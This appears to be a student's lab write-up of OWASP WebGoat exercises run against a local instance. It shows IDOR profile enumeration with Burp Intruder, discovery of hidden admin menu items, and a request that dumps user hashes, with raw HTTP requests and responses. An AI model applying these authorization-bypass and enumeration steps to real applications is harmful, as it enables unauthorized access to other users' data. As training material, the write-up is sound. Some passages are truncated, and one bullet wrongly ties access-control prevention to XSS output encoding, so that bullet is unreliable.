Security Testing First Assessment

EffiGO | bob eProcure sourcing as a strategy


Efficiency On the GO

Content

Summary

Website Basics:

How Http Works:


Browser Requests a secure Page with Https://
Web Server Sends its Public Key with its Certificate
Browser ensures that the certificate is unexpired, unrevoked was issued by a trusted party
Browser Creates a Symmetric Key and sends it to the Server
Web Server Decrypts the Symmetric Key using its Private Key
Web Server Sends the Page Encrypted with the Symmetric Key
Browser decrypts the page using the symmetric key and displays the information to the user

Each client request and server response has three parts:

- request or response line
- header section
- body


What's an HTTP Proxy

A proxy is some forwarder application that connects your HTTP client to backend resources. HTTP clients can be browsers or applications like curl, SOAP UI, Postman, etc. Usually, these proxies are used for routing and getting internet access when there is no direct connection to the internet from the client itself. HTTP proxies are therefore also ideal when you are testing your application. You can always use the proxy log records to see what was actually sent from client to server. So you can check the request and response headers and the XML, JSON, or other payloads.

HTTP Proxies receive requests from a client and relay them. They also typically record them. They act as a man-in-the-middle. It even works fine with or without HTTPS as long as your client or browser trusts the certificate of the HTTP Proxy.

Requirements:

1. Download WebGoat Application
2. Run the WebGoat Application on localhost.
3. Complete the General Section.



A1: Broken Access Control:

- If authentication mechanisms are weak or improperly implemented, attackers can impersonate legitimate users, potentially gaining unauthorized access to accounts or administrative interfaces.

1. Hijack A Session

   - A **session ID** is a unique identifier assigned to a user session on a web application, enabling the server to track and manage user interactions over time.
   - It is crucial for maintaining user authentication, allowing secure access to resources without requiring constant re-login.
   - If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks


Direct Object References

Direct Object References are when an application uses client-provided input to access data & objects

https://some.company.tld/dor?id=12345

Challenges:

1. Now we are loging-in with the given credentials.



Insecure Direct Object References

Authenticate First, Abuse Authorization Later

Many access control issues are susceptible to attack from an authenticated-but-unauthorized user. So, let's start by legitimately authenticating. Then, we will look for ways to bypass or abuse Authorization.


The id and password for the account in this case are 'tom' and 'cat' (It is an insecure app, right?).

After authenticating, proceed to the next screen.

user/pass user: tom pass: •••

2. Then in third level by burp suite intercepter we are seeing the hidden attributes

```
"output":
"{role=3, color=brown, size=large, name=Buffalo Bill, userId=
2342388}",
```




Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

Correct, the two attributes not displayed are userId & role. Keep those in mind

3. We already know the path of the request also the user id by combining we may send the request to see the response.



Guessing & Predicting Patterns

View Your Own Profile Another Way

The application we are working with seems to follow a RESTful pattern so far as the profile goes. Many apps have roles in which an elevated user may access content of another. In that case, just /profile won't work since the own user's session/authentication data won't tell us whose profile they want view. So, what do you think is a likely pattern to view your own profile explicitly using a direct object reference?


✓ Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')

Goat/IDOR/profile/2342384 Submit

Congratulations, you have used the alternate Url/route to view your own profile.

{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}


4. Then at last level we are going to predict the another user id using the intruder. By increasing the number


Attack
Save
3. Intruder attack of http://127.0.0.1:8080
3. Intruder attack of http://127.0.0.1:8080
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Response
Pretty
Raw
Hex
Search
0 highlights

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	15			389	
1	84	200	10			389	
2	85	200	19			320	
3	86	200	25			320	
4	87	200	19			320	
5	88	200	6			384	
6	89	200	17			320	
7	90	200	6			320	

```
GET /WebGoat/IDOR/profile/2342388 HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Cookie: JSESSIONID=8GCRkMZxwlgV3MlvydQ0MVtnblvLJZPrTJc_jT7S; hijack_cookie=1989479188699863587-1743501114926
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
```

Results




```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Tue, 01 Apr 2025 10:31:05 GMT
Content-Length: 251

{
      "lessonCompleted":true,
      "feedback":"Well done, you found someone else's profile",
      "output":
      "{role=3, color=brown, size=large, name=Buffalo Bill, userId=
      2342388}",
      "assignment":"IDORViewOtherProfile",
      "attemptWasMade":true
}
```

Missing Function Level Access Control:

- Access control is crucial for web applications and needs to be consistently enforced across all methods and functions.
- IDOR represents a horizontal access control problem that allows users to access resources they shouldn't.
- Missing Function Level Access Control exposes functionalities that may be accessible to unauthorized users in the same user role.
- The document distinguishes between IDOR and missing function-level access control for clarity in the context of OWASP Top 10 vulnerabilities.
- Effective prevention of access control issues involves rigorous output encoding to prevent XSS attacks.


Steps:

1. Now we will inspect and check for hidden list



```
▸<li class="dropdown">⋯</li>
▾<li class="hidden-menu-item dropdown">
  ▾<a href="#" class="dropdown-toggle" data-toggle="dropdown" role="button" aria-haspopup="true" aria-expanded="false">
     "Admin"
     <span class="caret"></span>
   </a>
  ▾<ul class="dropdown-menu" aria-labelledby="admin">
    ▾<li>
       <a href="/access-control/users">Users</a>
     </li>
    ▸<li>⋯</li> == $0
    ▾<li>
       <a href="/access-control/config">Config</a>
     </li>
   </ul>
```

Now enter the two values in the input box




Find two invisible menu items in the menu below that are or would be of interest to an attacker/malicious user and submit the labels for those menu items (there are no links right now in the menus).

✓

Hidden item 1	
Hidden item 2	

Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.

2. Now in second level as we know we have users path we will enter the users into the request and GET request with the content-type:application/json;



Burp Suite Community Edition v2025.3-37651 (Early Adopter) - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn JSON Web Tokens
Send
Cancel
Target: http://127.0.0.1:8080
HTTP/1


Request

```
GET /WebGoat/access-control/users HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://127.0.0.1:8080/WebGoat/start.mvc?username=ajay123
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://127.0.0.1:8080
Connection: keep-alive
Cookie: JSESSIONID=8GCRkMZxwlgV3MlvydQ0MVtnblvLJZPrTJc_jT7S; hijack_cookie=
1989479188699863587-1743501114926
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

userHash=nothing
```

Response

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Tue, 01 Apr 2025 10:51:55 GMT
Content-Length: 345

[
    {
        "username":"Tom",
        "admin":false,
        "userHash":"Mydnhcy00j2b0m6SjmPz6PUxF9WIe07tzm665GiZWCo="
    },
    {
        "username":"Jerry",
        "admin":true,
        "userHash":"SVt0laa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUalItg="
    },
    {
        "username":"Sylvester",
        "admin":false,
        "userHash":"B5zhk70ZfZluvQ4smRl4nqCvd0TggMZtKS3TtTqIed0="
    }
]
```

Then copy the hash value of jerry and paste it in input box.



Try it

As the previous page described, sometimes applications rely on client-side controls
it can be that simple!

Gathering User Info

Often data dumps originate from vulnerabilities such as SQL injection, but they can

It will likely take multiple steps and multiple attempts to get this one:

- Pay attention to the comments and leaked info.
- You'll need to do some guessing too.
- You may need to use another browser/account along the way.


Start with the information you already gathered (hidden menu items) to see if you ca

Your Hash:

Submit

Congrats! You really succeeded when you added the user.

(A2):Cryptographic Failures:



Goals


The goal is to get familiar with the following forms of techniques:

- Encoding
- Hashing
- Encryption
